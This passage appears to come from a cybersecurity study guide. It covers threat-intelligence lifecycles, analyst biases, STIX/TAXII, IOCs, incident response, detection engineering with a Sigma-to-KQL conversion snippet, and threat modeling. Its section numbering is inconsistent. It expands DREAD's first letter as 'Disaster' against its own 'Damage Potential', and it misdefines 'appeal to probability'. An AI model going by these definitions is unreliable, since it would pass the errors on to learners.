18.10. The different type of life cycles in cyber threat intelligence

The Cyber Threat Intelligence Lifecycle is the process of gathering, analyzing, and disseminating information about cyber threats in order to protect an organization from potential attacks. The process typically involves several stages, such as collection, analysis, and dissemination, and may also include activities such as threat hunting and incident response.

18.10.1. The Indicator Lifecycle

is the process of identifying and tracking specific indicators of compromise (IOCs) associated with cyber threats. This process typically includes stages such as identification, verification, and dissemination of indicators and ongoing monitoring for changes or updates to the indicators.

18.10.2. The Advanced Persistent Threat (APT)

Lifecycle is the process by which an attacker establishes and maintains a prolonged, undetected presence within a target organization's network. This typically includes reconnaissance, weaponization, delivery, exploitation, and post-exploitation.

18.11. The Ransomware Lifecycle

is the process by which a ransomware attack is carried out and the victim's response to it. This process typically includes stages such as initial infection, encryption of files, ransom demand, and payment or recovery of files. Working in Cyber Threat Intelligence is all about defeating cognitive biases to ensure an objective and accurate intelligence product. Security personnel often use their experience as a full bias to quickly come to conclusions during investigations. All Threat Analysts have biases (those biases can be good, effective, and quick, but they also can cloud judgment. Cognitive

18.11.1. Biases or fallacies

refer to systematic errors in thinking that can lead to incorrect judgments or decisions. Some common types of biases include:

18.11.2. Correspondence Bias

is the tendency to assume that a person's behavior is consistent with their personality or character rather than the situation they are in.

18.11.3. Confirmation Bias

is the tendency to look for, interpret or remember information in a way that confirms one's preexisting beliefs or hypotheses.

18.11.4. Self-Serving Bias

the tendency to attribute one's successes to internal factors and one's failures to external factors.

18.11.5. Belief Bias
is the tendency to judge the validity of an argument based on the believability of its conclusion, rather than the logical strength of the argument itself.

18.11.6. Hindsight Bias
is the tendency to believe, after an event has occurred, that one would have predicted or expected the event to happen.

18.11.6.1. Anecdotal Fallacy

is the tendency to believe that a personal experience or testimonial is more significant than statistical data.

18.11.7. Appeal to probability
is the tendency to believe that an event is more likely to occur if it is more desirable or more consistent with one's own beliefs.

18.11.8. Counter-bias strategies
are methods used to reduce or eliminate the influence of biases in decision-making processes. These biases can come in many forms, such as cognitive biases, social biases, or algorithmic biases.

18.11.9. Decision theory
is a branch of mathematics that studies the decision-making process, with a focus on identifying the best decision in a given situation.

18.11.10. Game theory
is a branch of mathematics that studies strategic decision-making, particularly in situations where multiple individuals or groups are involved.

18.11.11. Behavioral economics
is a field that combines psychology and economics to study how people make decisions. It examines how cognitive biases and other factors affect economic decision-making.

18.11.12. Cognitive psychology
is a branch of psychology that studies the mental processes involved in perception, memory, problem-solving, and decision-making.


18.11.13. Machine learning
is a field of artificial intelligence that focuses on building systems that can learn from data and make decisions without explicit programming.

18.11.14. Human reliability engineering
is a field that focuses on understanding and improving the reliability of human performance in complex systems.

Overall, these fields provide a variety of techniques and methods that can be used to understand and counteract biases in decision-making, and to improve the reliability and effectiveness of decision-making processes. Below we show you how to find actionable threat intelligence, Threat, and how to make the Threat Assessment.

Threat intelligence equations

- **Actionable Threat Intelligence** = Objectively written + Timely delivery + Accurate facts + Actionable Recommendations.
- **Threat** = Opportunity + Capability + Intent.
- **Attack** = Motive (Goal) + Method + Vulnerability
- **Threat Actor Campaign =** Actor Name + Observed Attacks/Intrusions + Actor TTP's + Key indicators (IOC's or IoA's).
- **Threat Assessment** = Confidence levels + Analysis + Evidence + Source References.



Source:
[The 80/20 of the Cyber Threat Intelligence (CTI) Domain Knowledge]

18.11.15. STIX (Structured Threat Information Expression)
Set of tools used to represent cyber threat intelligence in a standardized, structured way. It allows organizations to share information about cyber threats, vulnerabilities, and other related data in a way that is easy to understand and use. STIX consists of a set of schemas, objects, and patterns that the attackers may use information that can be represented, as well as a set of tools for creating, validating, and manipulating STIX content.


18.11.16. TAXII (Trusted Automated eXchange of Indicator Information)
It provides a framework for sending and receiving information about cyber threats in a secure, standardized way. TAXII includes specifications for transporting information and authenticating and authorizing the parties involved in the exchange. It also includes services for managing and distributing cyber threat intelligence, including subscribing to feeds of information and requesting specific data types.

18.11.17. CybOX (Cyber Observable eXpression)
A language for representing cyber observables or pieces of evidence related to cyber threats or incidents. It allows organizations to describe and share information about specific artifacts or indicators observed in their systems or networks. CybOX includes a set of objects and patterns that define the various types of cyber observables that can be represented and a set of tools for creating and manipulating CybOX content. It is designed to be used with STIX, allowing organizations to represent more complex cyber threat intelligence in a structured way. Identifying vulnerabilities in the organization's systems and networks, cyber criminals use the latest tactics and techniques to exploit these vulnerabilities.

STIX, TAXII, and CybOX help combine indicators of compromise (IOCs) and indicators of attack (IOAs) because they provide a standardized, structured way to represent and share this information. By using these tools and languages, organizations can more easily share information about potential threats and vulnerabilities with external partners and authorities. This can help to improve situational awareness and allow organizations to take more proactive measures to protect themselves and their assets.

18.12. IOCs (indicators of compromise)

are evidence that may indicate that an attacker has compromised a system or network. These could include hashes of malicious files, IP addresses or domains associated with an attack, or other artifacts left behind after an attack. By using STIX and CybOX to represent these IOCs in a structured way, organizations can more easily share and analyze this information and use it to identify and mitigate potential threats.




Source:
[Indicator of compromise - Wikipedia]

18.13. IOAs (Indicators of Attack)

on the other hand, are specific actions or techniques that attackers may use to compromise a system or network. These could include things like specific exploits or vulnerabilities that are being exploited or particular tactics or techniques that the attacker is using. By using STIX to represent these IOAs in a structured way, organizations can more easily understand and analyze the methods used by attackers and take steps to protect against them.

TAXII is particularly useful for combining with IOCs and IOAs because it provides a framework for exchanging this information securely and efficiently. By using TAXII, organizations can share IOCs and IOAs with one another in a way that is authenticated and authorized, ensuring that the information being shared is reliable and trustworthy. This can be particularly important for cyber threat intelligence, where accurate and timely information is critical for effective defense.



Source:
Indicators of compromise - Definition

18.14. The incident response playbook

In the event of a security incident or breach, an organization follows a set of procedures. As part of an organization's overall security strategy, it minimizes the impact of an incident and ensures a swift and effective response. This essay will discuss some best practices for implementing an incident response playbook.

18.14.1. Establish a dedicated incident response team

An incident response playbook can only be implemented once a dedicated incident response team has been established to manage and coordinate security incidents. Security team members should be able to handle a wide range of security incidents, including data breaches, network security breaches, and cyberattacks.

18.14.2. Define roles and responsibilities

Defining the roles and responsibilities of each incident response team member, as well as any external parties involved in the response process, is crucial. Establishing a chain of command, defining decision-making processes, and establishing communication protocols are part of this process.

18.14.3. Create a detailed incident response plan


During a security incident, the incident response team should outline the steps that will be taken. This should include procedures for identifying and assessing the severity of an incident, containment measures and remediation measures, and post-incident activities such as reporting and analysis.

18.14.4. Test and exercise the incident response plan

To ensure the incident response plan is effective and that the incident response team is well-prepared to handle a real-world incident, it is important to test and exercise it regularly. Different types of security incidents can be simulated through simulations and drills.

18.14.5. Review and update the incident response plan

As new technologies and threat vectors emerge and lessons learned from previous incidents are applied, the incident response plan should be reviewed and updated regularly. In conclusion, implementing an incident response playbook is a critical step in ensuring the security and resilience of an organization. By following these best practices, an organization can effectively respond to and manage security incidents, minimizing the impact and ensuring a swift and effective response.



Incident Response Plan Showing Preparation & Recovery
This slide is 100% editable. Adapt it to your needs and capture your audience's attention.
Preparation
Identification
Containment & Escalation
Analysis & Eradication
Recovery
Lessons Learned
Notification
Ex-post Response

18.15. Detection Engineering

is the process of designing, developing, and implementing methods for detecting potential security threats or incidents. It can involve various tools and techniques, such as intrusion detection systems (IDS), network traffic analysis, or data analytics. The goal of detection engineering is to identify potential security threats or incidents as early as possible, so that appropriate action can be taken to prevent or mitigate the impact of the threat.

Detection engineering typically involves several key steps, such as defining the detection process's scope and objectives, identifying potential data sources that can be used for detection, developing appropriate detection methods and algorithms, and implementing and testing the detection system. It can involve working closely with other teams, such as security operations, incident response, or threat intelligence, to ensure that the detection system is effective and provides the necessary information for response and mitigation. The monitoring and evaluation of the detection system to ensure that it continues to be effective and to make any necessary adjustments or improvements. There are common ways to detect threats.

Source:
https://detectionengineering.io/



18.15.1. Sigma

Sigma is a generic and open-source rule format that allows users to write rules simply and concisely. Sigma rules can detect various security-related events, such as network intrusions, system misconfigurations, or malicious activity. Sigma rules are typically written in the YAML format and combine search patterns, conditions, and logical operators.

```python
# Run the conversion
conv_counter = {}
for categ, sources in sigma_dict.items():
    src_converted = 0
    for file_name, file_path in sources.items():
        sigma, kql = sigma_to_la(file_path)
        kql_dict[categ][file_name] = (sigma, kql)
        if not kql == "Not convertible":
            src_converted += 1
    conv_counter[categ] = (len(sources), src_converted)

print("Conversion statistics")
print("-" * len("Conversion statistics"))
print('\n'.join([f'{categ}: rules: {counter[0]}, converted: {counter[1]}'
                 for categ, counter in conv_counter.items()]))
```

```
Conversion statistics
---------------------
application: rules: 5, converted: 0
apt: rules: 29, converted: 21
linux: rules: 14, converted: 0
linux.auditd: rules: 2, converted: 0
linux.modsecurity: rules: 1, converted: 0
network: rules: 6, converted: 0
proxy: rules: 18, converted: 0
web: rules: 5, converted: 0
windows.builtin: rules: 57, converted: 37
windows.malware: rules: 5, converted: 1
windows.other: rules: 3, converted: 0
windows.powershell: rules: 12, converted: 0
windows.process_creation: rules: 94, converted: 92
windows.sysmon: rules: 46, converted: 41
```

Source:

[Learn How to Write Sigma Rules Efficiently | Medium]


[68–95–99.7 rule - Wikipedia]

18.15.2. Yara

Yara is a tool that allows users to create their own rules for identifying and categorizing malware samples. These rules can be based on various characteristics, such as file metadata, strings, or hexadecimal patterns. Yara rules get written in a simple yet powerful language that allows users to specify complex patterns and conditions for identifying malware. Yara rules can be used with other malware detection tools, such as antivirus software or sandbox environments, to improve the accuracy and effectiveness of malware detection.

18.15.3. PowerShell

Is a powerful scripting language and automation platform that can be used for various detection engineering tasks. For example, PowerShell can automate the collecting and analyzing log data from various sources, such as security event logs, network traffic logs, or system configuration data. It can help to quickly and efficiently identify potential security threats or incidents.




18.15.4. Reverse engineering and dynamic analysis of software

To detect any potential indicators of malicious activity, tools get used to examine the behavior of programs and processes. For example, IDA and Ghidra can get used to disassembling and analyzing binary executables. On the other hand, Process Hacker and API Monitor are used to monitor how processes behave and interact with system APIs. Among the tools used to monitor and analyze network and system activity are called

- Sysmon
- Azure Sentinel
- Defender for Endpoint

It is possible to identify potential indicators of malicious activity with these tools, and they can provide detailed insight into the behavior of systems and processes. In addition to monitoring and logging system and network activity on individual machines, Sysmon and Azure Sentinel can provide centralized monitoring and analysis capabilities at the network and enterprise levels. It is possible to use these tools to improve the accuracy and effectiveness of detection systems and provide valuable data for detection engineering.



19. Risk-related concepts

What is a control? Controls can be implemented and enforced through hardware or software. It is a solution we put in place to implement and enforce the policy. Using control best practices, the organization wants to implement and enforce the control. Some organizations can implement policies but not enforce them.

7.1. Control Types
What kind of control lists does the organization have?

- Technical (passwords/encryption)
- Management (policies)
- Operational (procedures/standards)

These could also be regarded as logical controls, passwords, and encryptions; these are technical controls.

19.1. False positives or negatives:

The security controls say there is a problem, but there is no real problem. Say we have, for example, a user that has access to a facility. The user then decides to access the facility. The user got authorized to access the facility, but the alarms go off when the user decides to access the facility. This person is authorized to access it, but the system says there is an intruder, which is a false positive. Yes, it is a positive, but it is false. There is no intruder. The person that the alarm is going off is authorized to access the system.

19.1.1. False negatives, What do they mean?
The system says there is no problem, but there is a real problem. Say they visit a store. They have to pay for every item picked. However, visit the store, pick up the items, and do not pay. Furthermore, when someone walks to the door, the alarms do not go off, so the system says, Oh, there is no problem, but there is a problem because the person has not paid for these items in the bag. So that is a false negative, it is seeing it as if nothing is happening, but in reality, something is happening.

17.1.2. It is a false positive.
When the system alerts you when there is no problem, it is falsely flagging the malicious file. This is what we call false positives and is important to remember.

19.2. Risk Reduction

Identifying, assessing, and mitigating potential threats and vulnerabilities that could hurt an organization or individual. Risk reduction aims to minimize the likelihood and impact of negative events and maximize the potential for positive outcomes.

There are various strategies that organizations can adopt to reduce risk, including implementing controls, establishing policies and procedures, and developing contingency plans. Some common examples of risk reduction measures include

1. Implementing security controls
   Implement various technical, physical, and administrative controls to reduce the risk of threats and vulnerabilities. These controls can include firewalls, antivirus software, access controls, and incident response plans.
2. Establishing policies and procedures
   2.1. Organizations can establish clear policies and procedures to guide employees' day-to-day activities. We could include guidelines for handling sensitive information, password management, and responding to potential security breaches.
3. Developing contingency plans
   3.1. Contingency plans help organizations respond effectively to unexpected events, such as natural disasters or data breaches. These plans can include procedures for backing up data

19.2.1. Threat Management
Refers to identifying, evaluating, and prioritizing potential organizational or individual threats and implementing measures to mitigate or eliminate those threats. Threats can come from various sources, including cyber-attacks, natural disasters, and human error.

Effective threat management involves continuous monitoring of the organization's environment to identify potential threats and develop and implement strategies to address those threats. This may involve implementing controls, establishing policies and procedures, and developing contingency plans.

Some critical components of an effective threat management program include

1. Threat intelligence
   1.1. Organizations need to have a good understanding of the threats they are facing, including the nature of the threat, its potential impact, and the likelihood of occurrence. This requires collecting and analyzing threat intelligence from various sources, such as industry reports, media articles, and government agencies.
2. Risk assessment
   2.1. Organizations need to assess the potential impact of threats on their operations, assets, and people and prioritize the risks based on their likelihood and potential impact. This will help the organization determine which risks we address first and how to allocate our organizational resources.
3. Mitigation strategies
   3.1. Once the organization has identified and prioritized the risks, it can develop and implement strategies to mitigate or eliminate them. This

may involve implementing controls, establishing policies and procedures, and developing contingency plans.

19.2.2. Threat Surface management
identifies, evaluates, and reduces an organization's or individual's attack surface. The attack surface refers to the total number of vulnerabilities an organization or individual has which can be exploited by an attacker.

Effective threat surface management involves continuously monitoring the organization's environment to identify potential vulnerabilities and implementing measures to reduce the attack surface. This may involve implementing controls, establishing policies and procedures, and developing contingency plans.

Some key components of an effective threat surface management program include

1. Asset inventory
    1.1. Organizations must clearly understand their assets, including hardware, software, and data, and how they are connected and protected. This will help the organization identify potential vulnerabilities and prioritize which ones to address first.
2. Vulnerability assessments
    2.1. Organizations must regularly assess their assets for vulnerabilities and prioritize them based on their potential impact and the likelihood of exploitation. This may involve penetration testing, security audits, and other types of assessments.
3. Remediation
    3.1. Once the organization has identified and prioritized the vulnerabilities, it can implement measures to remediate them. This may involve patching

19.2.3. The Principle Of Least Privilege (POLP)
A security concept requiring users and processes to have only the minimum access rights and privileges necessary to perform their assigned tasks. This principle is designed to reduce the risk of unauthorized access, misuse, and damage to an organization's resources and protect against external cyber-attacks.

One of the main benefits of the POLP is that it limits the potential impact of a security breach or malicious activity. For example, if an employee has access to only the resources they need to do their job, they will not be able to cause harm to other areas of the organization if their account is compromised. This is especially important for employees with administrative or privileged access, as they can change the system, which could have significant consequences.

19.2.4. Attack Surface Reduction (ASR)
Is a cybersecurity strategy that aims to reduce the number of vulnerabilities and entry points that attackers can exploit. It involves identifying and eliminating

- Unnecessary features
- Protocols

- Services

that may be exploited by attackers and reducing the overall attack surface of a system or network. ASR can be implemented through various methods, such as

- Disabling unnecessary services
- Limiting access to certain resources
- Implementing secure configuration

ASR is an important aspect of cybersecurity as it helps organizations prevent potential attacks and reduce the risk of data breaches. By reducing the attack surface, organizations can make it more difficult for attackers to access their systems and data. In addition, implementing ASR can also help organizations streamline their security posture and reduce the burden on their security teams. By reducing the attack surface, organizations can prioritize their efforts and resources more effectively and respond quickly to potential threats.

19.2.5. Vulnerability Management

Identifies, assesses, and prioritizes vulnerabilities in an organization's systems and networks. It involves regularly scanning for vulnerabilities, patching or mitigating them, and monitoring for new vulnerabilities. Vulnerability management is essential to cybersecurity as it helps organizations protect their systems and data from cyber-attacks and reduce the risk of data breaches.

19.2.6. Vulnerability Disclosure

is a complex and often controversial issue. On the one hand, disclosing vulnerabilities can help organizations and individuals protect themselves from attacks. On the other hand, disclosing vulnerabilities before they have been properly addressed can also increase the risk of attacks, as hackers may exploit the vulnerability before it is patched. As such, it is important for organizations to carefully consider the potential risks and benefits of disclosing vulnerabilities. To follow established guidelines and best practices for responsible disclosure.

19.3. Threat hunting

Threat hunting process is looking for suspicious behavior on networks and systems. Threat hunting uses manual and software-assisted techniques to find possible threats in security systems. Threat-hunting tasks include

1. Hunting for threats possibly existing within the organization, anything an attacker could implant to exfiltrate info and cause damage
2. Hunting for threats proactively that are active anywhere worldwide
3. Setting a honey trap and essentially waiting for threats to attack

Source:
[Cyber threat hunting - Wikipedia]
Video
[Black Hat Webcast Series | Practical Threat Hunting: Straight Facts and Substantial Impacts]

19.4. Threat modeling

Threat modeling is identifying, Analyzing, and Prioritizing the security threats an organization or system may face. It is a crucial step in developing and maintaining a secure system, as it helps identify potential vulnerabilities and develop strategies to mitigate them.

A threat model analyzes an organization's or system's assets, including data, hardware, and software, and identifies the potential threats that may threaten those assets. External threats include hackers and malware, while internal threats include employee mistakes and malicious insiders. Threats can then be prioritized based on their likelihood and impact.

To perform effective threat modeling, it is important to understand the capabilities and limitations of the system or organization and the current threat environment. Furthermore, ensuring that all potential threats get adequately identified and addressed requires the participation and input of a diverse team of experts, including security professionals, system administrators, and developers. Organizations can significantly improve their overall security posture and reduce the risk of successful attacks by following a structured and systematic approach to threat modeling.

Source:
[Threat Modeling – An Introduction]
[Threat model - Wikipedia]

Video:
[Threat Modeling in 2018: Attacks, Impacts and Other Updates]

19.4.1. STRIDE

A security threat modeling approach developed by Microsoft is called STRIDE. In other words, STRIDE is a valuable tool for security professionals to identify potential security vulnerabilities in a system or application. By considering each of the six STRIDE categories, security professionals can identify a system or application's potential threats and develop strategies to mitigate or eliminate those threats. STRIDE can be used with other security analysis techniques, such as risk assessment and penetration testing, to provide a comprehensive view of an organization's security posture. The STRIDE model is used to identify computer security threats. Praerit Garg and Loren Kohnfelder collaborated on the project at Microsoft. It provides a mnemonic for security threats in six categories. These threats are.

- Spoofing
- Tampering
- Repudiation
- Information disclosure (privacy breach or data leak)
- Denial of service,
- Elevation of privilege

Source:
[Web archives Stride]

Video:
[The STRIDE Method Via Example - Identifying Security Vulnerabilities]

19.4.2. DREAD
The Disaster, Reproducibility, Exploitability, Affected Users, and Discoverability (DREAD) rating system is designed to provide a flexible rating solution that is based on the answers to five main questions about each threat

- Damage Potential How severe is the damage likely to be if the threat is realized?
- Reproducibility How complicated is it for attackers to reproduce the exploit?
- Exploitability: How hard is it to perform the attack?
- Affected Users, How many users are likely to be affected by the attack (as a
- percentage)?
- Discoverability How hard is it for an attacker to discover the weakness?

